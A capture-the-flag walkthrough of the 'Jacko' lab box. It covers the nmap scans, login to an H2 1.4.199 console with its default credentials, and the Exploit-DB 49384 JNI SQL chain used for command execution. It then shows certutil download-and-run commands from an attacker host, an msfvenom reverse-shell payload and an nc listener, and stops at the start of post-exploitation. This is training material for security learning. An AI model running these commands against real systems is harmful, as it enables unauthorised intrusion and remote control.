Jacko
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Jacko exposes the web console of an H2 Database 1.4.199 (port 8082) reachable with the default credentials (sa, no password). That version lets you load an arbitrary native library via JNI and run commands (H2 JNI RCE): we write a DLL withCSVWRITE, load it withSystem.loadand run a binary that gives us a shell asjacko\tony. The account holdsSeImpersonatePrivilege, so a GodPotato (Potato family) takes us tont authority\system.
Reconnaissance
Initial scan
The reply TTL 125 → Windows: Windows starts the TTL at 128 and each routing hop decrements it, so 125 = 128−3; a hint, not proof (it can be spoofed), confirmed by the service scan. We sweep all TCP ports and then fingerprint the open ones:
ping -c 1 192.168.212.66
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.212.66
PORT STATE SERVICE
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
5040/tcp open unknown
7680/tcp open pando-pub
8082/tcp open http
9092/tcp open XmlIpcRegSvcnmap -p80,135,139,445,5040,7680,8082,9092 -sCV 192.168.212.66 -oN targetedScanPORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
|_http-title: H2 Database Engine (redirect)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
5040/tcp open unknown
7680/tcp open pando-pub?
8082/tcp open http H2 database http console
|_http-title: H2 Console
9092/tcp open XmlIpcRegSvc?The signal is clear: 80 redirects to an H2 Database Engine and 8082 serves the H2 web console directly. 9092 is the H2 engine's own TCP port (its connection server). H2 is an embedded Java database; its web console typically lets you define and open arbitrary JDBC connections, and that is the interesting part.
H2 Console - TCP 8082

The console opens with a JDBC login form preconfigured as Generic H2 (Embedded): class org.h2.Driver, URL jdbc:h2:~/test, user sa and an empty password. These are H2's default credentials, and they were never changed here:

User sa with an empty password are H2's default credentials, documented in any thread about the database:
Connecting lands us in the SQL console. The side tree reveals the exact engine version, H2 1.4.199 (2019-03-13):

That version is the key. H2 1.4.199 lets an authenticated SQL session write files to disk and load native libraries via JNI, which translates into command execution.
Exploitation
H2 1.4.199: command execution via JNI (Exploit-DB 49384)
searchsploit documents the exact vector for this version:
searchsploit 'h2 database 1.4.199'
searchsploit -m java/local/49384.txt
H2 Database 1.4.199 - JNI Code Execution | java/local/49384.txt
URL: https://www.exploit-db.com/exploits/49384Markus Wulftange's exploit (Exploit-DB 49384) ships the full SQL: the already-compiled DLL, embedded as a character string, and the calls to load it and evaluate code:


The technique has three steps, all SQL statements (H2 JNI RCE). First CSVWRITE writes a native library (JNIScriptEngine.dll) to disk whose bytes are embedded as characters in the SQL itself:
Then we declare an alias over java.lang.System.load and load the DLL (the query returns null, meaning it loaded with no error):
CREATE ALIAS IF NOT EXISTS System_load FOR "java.lang.System.load";
CALL System_load('C:\Windows\Temp\JNIScriptEngine.dll');

Finally we declare an alias over the eval method the library exposes, which evaluates arbitrary Java. We use it to invoke Runtime.exec and check the execution context:
CREATE ALIAS IF NOT EXISTS JNIScriptEngine_eval FOR "JNIScriptEngine.eval";
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("whoami").getInputStream()).useDelimiter("\\Z").next()');
The query returns the command output inside the console itself: the H2 service runs as jacko\tony.
Shell as tony
Turning that one-shot execution into an interactive shell is straightforward. The first attempt used a rev.exe, and it shows the H2 console's full flow: the SQL statement typed at the top, then the echoed statement, its result in blue and, inside it, the real output of the Windows process.

CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("certutil.exe -f -urlcache -split http://192.168.45.177/rev.exe C:\\Windows\\Temp\\rev.exe").getInputStream()).useDelimiter("\\Z").next()');

**** Online ****
  0000  ...
  0144
CertUtil: -URLCache command completed successfully.
(1 row, 204 ms)
The left-hand panel also spells out the engine's exact version, H2 1.4.199 (2019-03-13), which is what makes this JNIScriptEngine available in the first place.
The final binary is built with msfvenom, served over HTTP and downloaded with certutil from the JNI execution itself:
msfvenom -p windows/x64/shell_reverse_tcp -f exe -o shell.exe LHOST=192.168.45.177 LPORT=8082
python3 -m http.server 80
rlwrap nc -nlvp 8082
From the JNI execution itself, certutil downloads the binary and launches it:
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("certutil.exe -f -urlcache -split http://192.168.45.177/shell.exe C:\\Windows\\Temp\\shell.exe").getInputStream()).useDelimiter("\\Z").next()');
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("C:\\Windows\\Temp\\shell.exe").getInputStream()).useDelimiter("\\Z").next()');
The listener catches the connection and we get a shell as jacko\tony:

connect to [192.168.45.177] from (UNKNOWN) [192.168.212.66] 64176
Microsoft Windows [Version 10.0.18363.836]

C:\Windows\System32>whoami.exe
jacko\tony
One quirk of this shell: since it inherits the H2 process environment, it comes with a trimmed PATH and basic commands like whoami do not resolve until we give the full path (whoami.exe).
Post-exploitation
Local
